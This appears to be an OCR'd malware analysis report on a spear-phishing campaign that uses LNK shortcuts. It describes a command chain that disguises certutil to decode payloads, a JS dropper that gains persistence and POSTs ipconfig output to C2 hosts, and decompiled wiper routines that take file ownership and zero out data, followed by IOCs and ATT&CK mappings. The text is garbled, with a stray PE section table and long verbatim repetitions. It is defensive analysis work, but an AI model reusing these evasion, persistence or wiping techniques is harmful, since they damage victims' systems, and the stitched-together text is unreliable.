virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
